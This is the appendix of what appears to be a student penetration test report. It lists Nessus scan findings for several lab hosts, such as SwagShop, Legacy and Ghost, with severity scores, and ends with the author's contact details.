| 10.10.10.191        |      | 1                 | 15     |                                              |                   | X       |
| Sev                 | CVSS | VPR               | EPSS   | Name ▲                                       | Family            | Count ▾ |
| <span>MEDIUM</span> | 6.1  | 4.6               | 0.0627 | JQuery 1.2 < 3.5.0 Multiple XSS              | CGI abuses : XSS  | 1       |
| <span>INFO</span>   | ...  | ...               | ...    | HTTP (Multiple Issues)                       | Web Servers       | 2       |
| <span>INFO</span>   |      |                   |        | Apache HTTP Server Version                   | Web Servers       | 1       |
| <span>INFO</span>   |      |                   |        | Backported Security Patch Detection (WWW)    | General           | 1       |
| <span>INFO</span>   |      |                   |        | Common Platform Enumeration (CPE)            | General           | 1       |
| <span>INFO</span>   |      |                   |        | Device Type                                  | General           | 1       |
| <span>INFO</span>   |      |                   |        | JQuery Detection                             | CGI abuses        | 1       |
| <span>INFO</span>   |      |                   |        | Nessus Scan Information                      | Settings          | 1       |
| <span>INFO</span>   |      |                   |        | Nessus SYN scanner                           | Port scanners     | 1       |
| <span>INFO</span>   |      |                   |        | OS Identification                            | General           | 1       |
| <span>INFO</span>   |      |                   |        | Patch Report                                 | General           | 1       |
| <span>INFO</span>   |      |                   |        | Service Detection                            | Service detection | 1       |
| <span>INFO</span>   |      |                   |        | TCP/IP Timestamps Supported                  | General           | 1       |
| <span>INFO</span>   |      |                   |        | Traceroute Information                       | General           | 1       |
| <span>INFO</span>   |      |                   |        | Web Server robots.txt Information Disclosure | Web Servers       | 1       |

## SwagShop (10.10.10.140)

| Host    |                                                                               | Vulnerabilities ▾ |        |                                               |                   |         |     |
|---------|-------------------------------------------------------------------------------|-------------------|--------|-----------------------------------------------|-------------------|---------|-----|
|         | 10.10.10.140                                                                  | 4                 | 1      | 23                                            | X                 |         |     |
| Sev ▾   | CVSS ▾                                                                        | VPR ▾             | EPSS ▾ | Name ▾                                        | Family ▾          | Count ▾ | ⚙   |
| □ MIXED | ...                                                                           | ...               | ...    | Openbsd Openssh (Multiple Issues)             | Misc.             | 5       | ⓘ ⚙ |
| □ LOW   | 2.1 *                                                                         | 4.9               | 0.8808 | ICMP Timestamp Request Remote Date Disclosure | General           | 1       | ⓘ ⚙ |
| □ INFO  | ...                                                                           | ...               | ...    | HTTP (Multiple Issues)                        | Web Servers       | 2       | ⓘ ⚙ |
| □ INFO  | ...                                                                           | ...               | ...    | SSH (Multiple Issues)                         | Misc.             | 2       | ⓘ ⚙ |
| □ INFO  | ...                                                                           | ...               | ...    | SSH (Multiple Issues)                         | Service detection | 2       | ⓘ ⚙ |
| □ INFO  | Nessus SYN scanner                                                            |                   |        |                                               | Port scanners     | 2       | ⓘ ⚙ |
| □ INFO  | Service Detection                                                             |                   |        |                                               | Service detection | 2       | ⓘ ⚙ |
| □ INFO  | Apache HTTP Server Version                                                    |                   |        |                                               | Web Servers       | 1       | ⓘ ⚙ |
| □ INFO  | Backported Security Patch Detection (WWW)                                     |                   |        |                                               | General           | 1       | ⓘ ⚙ |
| □ INFO  | Common Platform Enumeration (CPE)                                             |                   |        |                                               | General           | 1       | ⓘ ⚙ |
| □ INFO  | Device Type                                                                   |                   |        |                                               | General           | 1       | ⓘ ⚙ |
| □ INFO  | Nessus Scan Information                                                       |                   |        |                                               | Settings          | 1       | ⓘ ⚙ |
| □ INFO  | OS Identification                                                             |                   |        |                                               | General           | 1       | ⓘ ⚙ |
| □ INFO  | OS Security Patch Assessment Not Available                                    |                   |        |                                               | Settings          | 1       | ⓘ ⚙ |
| □ INFO  | Patch Report                                                                  |                   |        |                                               | General           | 1       | ⓘ ⚙ |
| □ INFO  | SSH Protocol Versions Supported                                               |                   |        |                                               | General           | 1       | ⓘ ⚙ |
| □ INFO  | Target Credential Status by Authentication Protocol - No Credentials Provided |                   |        |                                               | Settings          | 1       | ⓘ ⚙ |
| □ INFO  | TCP/IP Timestamps Supported                                                   |                   |        |                                               | General           | 1       | ⓘ ⚙ |
| □ INFO  | Traceroute Information                                                        |                   |        |                                               | General           | 1       | ⓘ ⚙ |

## Axlle (10.10.11.21)

| Host    |                                                                               | Vulnerabilities ▾ |        |                                     |                   |         |     |
|---------|-------------------------------------------------------------------------------|-------------------|--------|-------------------------------------|-------------------|---------|-----|
|         | 10.10.11.21                                                                   | 1                 | 65     | ...                                 | X                 |         |     |
| Sev ▾   | CVSS ▾                                                                        | VPR ▾             | EPSS ▾ | Name ▾                              | Family ▾          | Count ▾ | ⚙   |
| □ MIXED | ...                                                                           | ...               | ...    | SMTP (Multiple Issues)              | SMTP problems     | 2       | ⓘ ⚙ |
| □ INFO  | ...                                                                           | ...               | ...    | SMB (Multiple Issues)               | Windows           | 7       | ⓘ ⚙ |
| □ INFO  | ...                                                                           | ...               | ...    | HTTP (Multiple Issues)              | Web Servers       | 5       | ⓘ ⚙ |
| □ INFO  | ...                                                                           | ...               | ...    | Microsoft Windows (Multiple Issues) | Windows           | 2       | ⓘ ⚙ |
| □ INFO  | Nessus SYN scanner                                                            |                   |        |                                     | Port scanners     | 14      | ⓘ ⚙ |
| □ INFO  | DCE Services Enumeration                                                      |                   |        |                                     | Windows           | 12      | ⓘ ⚙ |
| □ INFO  | Service Detection                                                             |                   |        |                                     | Service detection | 5       | ⓘ ⚙ |
| □ INFO  | DNS Server Detection                                                          |                   |        |                                     | DNS               | 2       | ⓘ ⚙ |
| □ INFO  | LDAP Crafted Search Request Server Information Disclosure                     |                   |        |                                     | Misc.             | 2       | ⓘ ⚙ |
| □ INFO  | LDAP Server Detection                                                         |                   |        |                                     | Service detection | 2       | ⓘ ⚙ |
| □ INFO  | Common Platform Enumeration (CPE)                                             |                   |        |                                     | General           | 1       | ⓘ ⚙ |
| □ INFO  | Device Type                                                                   |                   |        |                                     | General           | 1       | ⓘ ⚙ |
| □ INFO  | Kerberos Information Disclosure                                               |                   |        |                                     | Misc.             | 1       | ⓘ ⚙ |
| □ INFO  | Nessus Scan Information                                                       |                   |        |                                     | Settings          | 1       | ⓘ ⚙ |
| □ INFO  | Nessus Windows Scan Not Performed with Admin Privileges                       |                   |        |                                     | Settings          | 1       | ⓘ ⚙ |
| □ INFO  | Network Time Protocol (NTP) Server Detection                                  |                   |        |                                     | Service detection | 1       | ⓘ ⚙ |
| □ INFO  | OS Identification                                                             |                   |        |                                     | General           | 1       | ⓘ ⚙ |
| □ INFO  | OS Security Patch Assessment Not Available                                    |                   |        |                                     | Settings          | 1       | ⓘ ⚙ |
| □ INFO  | SMTP Server Detection                                                         |                   |        |                                     | Service detection | 1       | ⓘ ⚙ |
| □ INFO  | Target Credential Status by Authentication Protocol - No Credentials Provided |                   |        |                                     | Settings          | 1       | ⓘ ⚙ |
| □ INFO  | TCP/IP Timestamps Supported                                                   |                   |        |                                     | General           | 1       | ⓘ ⚙ |
| □ INFO  | Traceroute Information                                                        |                   |        |                                     | General           | 1       | ⓘ ⚙ |
| □ INFO  | WS-Management Server Detection                                                |                   |        |                                     | Web Servers       | 1       | ⓘ ⚙ |

## MonitorsThree (10.10.11.30)

| Host  |             | Vulnerabilities ▾ |        |                                                                               |                   |
|-------|-------------|-------------------|--------|-------------------------------------------------------------------------------|-------------------|
|       | 10.10.11.30 | 1 22              |        |                                                                               | X                 |
| Sev ▾ | CVSS ▾      | VPR ▾             | EPSS ▾ | Name ▾                                                                        | Family ▾          |
| LOW   | 2.1 *       | 4.9               | 0.8808 | ICMP Timestamp Request Remote Date Disclosure                                 | General           |
| INFO  | ...         | ...               | ...    | HTTP (Multiple Issues)                                                        | Web Servers       |
| INFO  | ...         | ...               | ...    | SSH (Multiple Issues)                                                         | General           |
| INFO  | ...         | ...               | ...    | SSH (Multiple Issues)                                                         | Misc.             |
| INFO  |             |                   |        | Nessus SYN scanner                                                            | Port scanners     |
| INFO  |             |                   |        | Common Platform Enumeration (CPE)                                             | General           |
| INFO  |             |                   |        | Device Type                                                                   | General           |
| INFO  |             |                   |        | Nessus Scan Information                                                       | Settings          |
| INFO  |             |                   |        | nginx HTTP Server Detection                                                   | Web Servers       |
| INFO  |             |                   |        | OpenSSH Detection                                                             | Misc.             |
| INFO  |             |                   |        | OS identification                                                             | General           |
| INFO  |             |                   |        | OS Security Patch Assessment Not Available                                    | Settings          |
| INFO  |             |                   |        | Service Detection                                                             | Service detection |
| INFO  |             |                   |        | Service Detection (HELP Request)                                              | Service detection |
| INFO  |             |                   |        | SSH Server Type and Version Information                                       | Service detection |
| INFO  |             |                   |        | Target Credential Status by Authentication Protocol - No Credentials Provided | Settings          |
| INFO  |             |                   |        | TCP/IP Timestamps Supported                                                   | General           |
| INFO  |             |                   |        | Traceroute Information                                                        | General           |
| INFO  |             |                   |        | Web Server No 404 Error Code Check                                            | Web Servers       |

## Sniper (10.10.10.151)

| Host   |              | Vulnerabilities ▾ |        |                                                                               |                   |
|--------|--------------|-------------------|--------|-------------------------------------------------------------------------------|-------------------|
|        | 10.10.10.151 | 8 10 9            |        |                                                                               | X                 |
| Sev ▾  | CVSS ▾       | VPR ▾             | EPSS ▾ | Name ▾                                                                        | Family ▾          |
| MIXED  | ...          | ...               | ...    | PHP (Multiple Issues)                                                         | CGI abuses        |
| MEDIUM | 5.3          |                   |        | SMB Signing not required                                                      | Misc.             |
| INFO   | ...          | ...               | ...    | SSH (Multiple Issues)                                                         | Windows           |
| INFO   | ...          | ...               | ...    | HTTP (Multiple Issues)                                                        | Web Servers       |
| INFO   | ...          | ...               | ...    | Microsoft Windows (Multiple Issues)                                           | Windows           |
| INFO   |              |                   |        | DCE Services Enumeration                                                      | Windows           |
| INFO   |              |                   |        | Nessus SYN scanner                                                            | Port scanners     |
| INFO   |              |                   |        | Common Platform Enumeration (CPE)                                             | General           |
| INFO   |              |                   |        | Device Type                                                                   | General           |
| INFO   |              |                   |        | Nessus Scan Information                                                       | Settings          |
| INFO   |              |                   |        | OS Identification                                                             | General           |
| INFO   |              |                   |        | OS Security Patch Assessment Not Available                                    | Settings          |
| INFO   |              |                   |        | Patch Report                                                                  | General           |
| INFO   |              |                   |        | PHP Version Detection                                                         | Web Servers       |
| INFO   |              |                   |        | Service Detection                                                             | Service detection |
| INFO   |              |                   |        | Target Credential Status by Authentication Protocol - No Credentials Provided | Settings          |
| INFO   |              |                   |        | Traceroute Information                                                        | General           |

## Ghost (10.10.11.24)

| Host        | Vulnerabilities ▾                                                                                              |
|-------------|----------------------------------------------------------------------------------------------------------------|
| 10.10.11.24 | <div><div style="width: 4%;">4</div><div style="width: 23%;">23</div><div style="width: 141%;">141</div></div> |

|                          |                    |                                                           |     |     |                                     |                   |    |                |                |
|--------------------------|--------------------|-----------------------------------------------------------|-----|-----|-------------------------------------|-------------------|----|----------------|----------------|
| <input type="checkbox"/> | <span>MIXED</span> | ...                                                       | ... | ... | SSL (Multiple Issues)               | General           | 44 | <span>⊕</span> | <span>✓</span> |
| <input type="checkbox"/> | <span>MIXED</span> | ...                                                       | ... | ... | TLS (Multiple Issues)               | Service detection | 20 | <span>⊕</span> | <span>✓</span> |
| <input type="checkbox"/> | <span>INFO</span>  | ...                                                       | ... | ... | TLS (Multiple Issues)               | General           | 11 | <span>⊕</span> | <span>✓</span> |
| <input type="checkbox"/> | <span>INFO</span>  | ...                                                       | ... | ... | HTTP (Multiple Issues)              | Web Servers       | 11 | <span>⊕</span> | <span>✓</span> |
| <input type="checkbox"/> | <span>INFO</span>  | ...                                                       | ... | ... | SMB (Multiple Issues)               | Windows           | 7  | <span>⊕</span> | <span>✓</span> |
| <input type="checkbox"/> | <span>INFO</span>  | ...                                                       | ... | ... | Microsoft Windows (Multiple Issues) | Windows           | 2  | <span>⊕</span> | <span>✓</span> |
| <input type="checkbox"/> | <span>INFO</span>  | ...                                                       | ... | ... | TLS (Multiple Issues)               | Misc.             | 2  | <span>⊕</span> | <span>✓</span> |
| <input type="checkbox"/> | <span>INFO</span>  | ...                                                       | ... | ... | Web Server (Multiple Issues)        | Web Servers       | 2  | <span>⊕</span> | <span>✓</span> |
| <input type="checkbox"/> | <span>INFO</span>  | Nessus SYN scanner                                        |     |     |                                     | Port scanners     | 18 | <span>⊕</span> | <span>✓</span> |
| <input type="checkbox"/> | <span>INFO</span>  | DCE Services Enumeration                                  |     |     |                                     | Windows           | 11 | <span>⊕</span> | <span>✓</span> |
| <input type="checkbox"/> | <span>INFO</span>  | Service Detection                                         |     |     |                                     | Service detection | 7  | <span>⊕</span> | <span>✓</span> |
| <input type="checkbox"/> | <span>INFO</span>  | LDAP Crafted Search Request Server Information Disclosure |     |     |                                     | Misc.             | 4  | <span>⊕</span> | <span>✓</span> |
| <input type="checkbox"/> | <span>INFO</span>  | LDAP Server Detection                                     |     |     |                                     | Service detection | 4  | <span>⊕</span> | <span>✓</span> |
| <input type="checkbox"/> | <span>INFO</span>  | DNS Server Detection                                      |     |     |                                     | DNS               | 2  | <span>⊕</span> | <span>✓</span> |
| <input type="checkbox"/> | <span>INFO</span>  | nginx HTTP Server Detection                               |     |     |                                     | Web Servers       | 2  | <span>⊕</span> | <span>✓</span> |
| <input type="checkbox"/> | <span>INFO</span>  | SSL Service Requests Client Certificate                   |     |     |                                     | Service detection | 2  | <span>⊕</span> | <span>✓</span> |

|                          |                   |                                                                               |                   |   |                                  |                          |
|--------------------------|-------------------|-------------------------------------------------------------------------------|-------------------|---|----------------------------------|--------------------------|
| <input type="checkbox"/> | <span>INFO</span> | Common Platform Enumeration (CPE)                                             | General           | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | Device Type                                                                   | General           | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | Kerberos Information Disclosure                                               | Misc.             | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | Microsoft SQL Server STARTTLS Support                                         | Misc.             | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | Microsoft SQL Server TCP/IP Listener Detection                                | Service detection | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | MSSQL Host Information in NTLM SSP                                            | Misc.             | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | Nessus Scan Information                                                       | Settings          | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | Nessus Windows Scan Not Performed with Admin Privileges                       | Settings          | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | NetBIOS Multiple IP Address Enumeration                                       | Windows           | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | Network Time Protocol (NTP) Server Detection                                  | Service detection | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | OS Identification                                                             | General           | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | OS Security Patch Assessment Not Available                                    | Settings          | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | Remote Desktop Protocol Service Detection                                     | Service detection | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | Service Detection (HELP Request)                                              | Service detection | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | Target Credential Status by Authentication Protocol - No Credentials Provided | Settings          | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | TCP/IP Timestamps Supported                                                   | General           | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | Terminal Services Use SSL/TLS                                                 | Misc.             | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | Traceroute Information                                                        | General           | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |
| <input type="checkbox"/> | <span>INFO</span> | WS-Management Server Detection                                                | Web Servers       | 1 | <input checked="" type="radio"/> | <input type="checkbox"/> |

## Legacy (10.10.10.4)

| Host                  |       | Vulnerabilities ▾                                                             |                   |   |                       |
|-----------------------|-------|-------------------------------------------------------------------------------|-------------------|---|-----------------------|
| 10.10.10.4            |       | 4                                                                             | 2                 | 1 | 1                     |
| <span>Critical</span> | 10.0  | Microsoft Windows XP Unsupported Installation Detection                       | Windows           | 1 | <input type="radio"/> |
| <span>Mixed</span>    | ...   | ... ... Microsoft Windows (Multiple Issues)                                   | Windows           | 5 | <input type="radio"/> |
| <span>High</span>     | 7.3   | 6.6 0.0202 SMB NULL Session Authentication                                    | Misc.             | 1 | <input type="radio"/> |
| <span>Mixed</span>    | ...   | ... ... SMB (Multiple Issues)                                                 | Misc.             | 2 | <input type="radio"/> |
| <span>Low</span>      | 2.1 * | 4.9 0.8808 ICMP Timestamp Request Remote Date Disclosure                      | General           | 1 | <input type="radio"/> |
| <span>Info</span>     | ...   | ... ... SMB (Multiple Issues)                                                 | Windows           | 8 | <input type="radio"/> |
| <span>Info</span>     |       | Nessus SYN scanner                                                            | Port scanners     | 3 | <input type="radio"/> |
| <span>Info</span>     |       | Common Platform Enumeration (CPE)                                             | General           | 1 | <input type="radio"/> |
| <span>Info</span>     |       | Device Type                                                                   | General           | 1 | <input type="radio"/> |
| <span>Info</span>     |       | Ethernet Card Manufacturer Detection                                          | Misc.             | 1 | <input type="radio"/> |
| <span>Info</span>     |       | Ethernet MAC Addresses                                                        | General           | 1 | <input type="radio"/> |
| <span>Info</span>     |       | Nessus Scan Information                                                       | Settings          | 1 | <input type="radio"/> |
| <span>Info</span>     |       | Nessus Windows Scan Not Performed with Admin Privileges                       | Settings          | 1 | <input type="radio"/> |
| <span>Info</span>     |       | Network Time Protocol (NTP) Server Detection                                  | Service detection | 1 | <input type="radio"/> |
| <span>Info</span>     |       | OS Identification                                                             | General           | 1 | <input type="radio"/> |
| <span>Info</span>     |       | OS Security Patch Assessment Not Available                                    | Settings          | 1 | <input type="radio"/> |
| <span>Info</span>     |       | Target Credential Status by Authentication Protocol - No Credentials Provided | Settings          | 1 | <input type="radio"/> |
| <span>Info</span>     |       | TCP/IP Timestamps Supported                                                   | General           | 1 | <input type="radio"/> |
| <span>Info</span>     |       | Traceroute Information                                                        | General           | 1 | <input type="radio"/> |
| <span>Info</span>     |       | VMware Virtual Machine Detection                                              | General           | 1 | <input type="radio"/> |

## Lantern (10.10.11.29)

| Host               |                     | Vulnerabilities ▾  |                     |                                                                               |                       |
|--------------------|---------------------|--------------------|---------------------|-------------------------------------------------------------------------------|-----------------------|
| 10.10.11.29        |                     | 1                  | 26                  |                                                                               |                       |
| <span>Sev ▾</span> | <span>CVSS ▾</span> | <span>VPR ▾</span> | <span>EPSS ▾</span> | <span>Name ▾</span>                                                           | <span>Family ▾</span> |
| <span>Low</span>   | 2.1 *               | 4.9                | 0.8808              | ICMP Timestamp Request Remote Date Disclosure                                 | General               |
| <span>Info</span>  | ...                 | ...                | ...                 | HTTP (Multiple Issues)                                                        | Web Servers           |
| <span>Info</span>  | ...                 | ...                | ...                 | SSH (Multiple Issues)                                                         | General               |
| <span>Info</span>  | ...                 | ...                | ...                 | SSH (Multiple Issues)                                                         | Misc.                 |
| <span>Info</span>  | ...                 | ...                | ...                 | SSH (Multiple Issues)                                                         | Service detection     |
| <span>Info</span>  |                     |                    |                     | Nessus SYN scanner                                                            | Port scanners         |
| <span>Info</span>  |                     |                    |                     | Service Detection                                                             | Service detection     |
| <span>Info</span>  |                     |                    |                     | Common Platform Enumeration (CPE)                                             | General               |
| <span>Info</span>  |                     |                    |                     | Device Type                                                                   | General               |
| <span>Info</span>  |                     |                    |                     | Nessus Scan Information                                                       | Settings              |
| <span>Info</span>  |                     |                    |                     | OpenSSH Detection                                                             | Misc.                 |
| <span>Info</span>  |                     |                    |                     | OS Identification                                                             | General               |
| <span>Info</span>  |                     |                    |                     | OS Security Patch Assessment Not Available                                    | Settings              |
| <span>Info</span>  |                     |                    |                     | Target Credential Status by Authentication Protocol - No Credentials Provided | Settings              |
| <span>Info</span>  |                     |                    |                     | TCP/IP Timestamps Supported                                                   | General               |
| <span>Info</span>  |                     |                    |                     | Traceroute Information                                                        | General               |

## MagicGardens (10.10.11.9)

| Host                     |       | Vulnerabilities ▾                                                             |     |        |                                               |
|--------------------------|-------|-------------------------------------------------------------------------------|-----|--------|-----------------------------------------------|
| 10.10.11.9               |       | 3                                                                             | 1   | 41     | X                                             |
| <input type="checkbox"/> | MIXED | ...                                                                           | ... | ...    | SSL (Multiple Issues)                         |
| <input type="checkbox"/> | LOW   | 2.1 *                                                                         | 4.9 | 0.8808 | ICMP Timestamp Request Remote Date Disclosure |
| <input type="checkbox"/> | INFO  | ...                                                                           | ... | ...    | HTTP (Multiple Issues)                        |
| <input type="checkbox"/> | INFO  | ...                                                                           | ... | ...    | SSH (Multiple Issues)                         |
| <input type="checkbox"/> | INFO  | ...                                                                           | ... | ...    | SSH (Multiple Issues)                         |
| <input type="checkbox"/> | INFO  | ...                                                                           | ... | ...    | SSH (Multiple Issues)                         |
| <input type="checkbox"/> | INFO  | ...                                                                           | ... | ...    | TLS (Multiple Issues)                         |
| <input type="checkbox"/> | INFO  | Nessus SYN scanner                                                            |     |        |                                               |
| <input type="checkbox"/> | INFO  | Service Detection                                                             |     |        |                                               |
| <input type="checkbox"/> | INFO  | Common Platform Enumeration (CPE)                                             |     |        |                                               |
| <input type="checkbox"/> | INFO  | Device Type                                                                   |     |        |                                               |
| <input type="checkbox"/> | INFO  | Nessus Scan Information                                                       |     |        |                                               |
| <input type="checkbox"/> | INFO  | nginx HTTP Server Detection                                                   |     |        |                                               |
| <input type="checkbox"/> | INFO  | Open Port Re-check                                                            |     |        |                                               |
| <input type="checkbox"/> | INFO  | OpenSSH Detection                                                             |     |        |                                               |
| <input type="checkbox"/> | INFO  | OS Identification                                                             |     |        |                                               |
| <input type="checkbox"/> | INFO  | OS Security Patch Assessment Not Available                                    |     |        |                                               |
| <input type="checkbox"/> | INFO  | SSL / TLS Versions Supported                                                  |     |        |                                               |
| Plugin ID: 56984         |       |                                                                               |     |        |                                               |
| <input type="checkbox"/> | INFO  | SSL Root Certification Authority Certificate Information                      |     |        |                                               |
| <input type="checkbox"/> | INFO  | Target Credential Status by Authentication Protocol - No Credentials Provided |     |        |                                               |
| <input type="checkbox"/> | INFO  | TCP/IP Timestamps Supported                                                   |     |        |                                               |
| <input type="checkbox"/> | INFO  | TLS ALPN Supported Protocol Enumeration                                       |     |        |                                               |
| <input type="checkbox"/> | INFO  | Traceroute Information                                                        |     |        |                                               |
| <input type="checkbox"/> | INFO  | Unknown Service Detection: Banner Retrieval                                   |     |        |                                               |
| <input type="checkbox"/> | INFO  | UPnP TCP Helper Detection                                                     |     |        |                                               |
| <input type="checkbox"/> | INFO  | Web Server No 404 Error Code Check                                            |     |        |                                               |

## Appendix C: Contact Information

For any further inquiries or follow-up discussions regarding the findings of this penetration test, please do not hesitate to contact me. I am available to provide additional insights, discuss the remediation steps, or assist in the implementation of the recommended security measures.

Name: Thomas James Haskin

Address: 323 Adams St, Greenville, SC, 29605

Phone: (123) 456-7890

Email: [yhaskitj@my.gvltec.edu](mailto:yhaskitj@my.gvltec.edu)

I am committed to assisting you in enhancing Lockheed Martin's cybersecurity posture and am available to address any concerns or questions you might have. Please feel free to reach out at your convenience.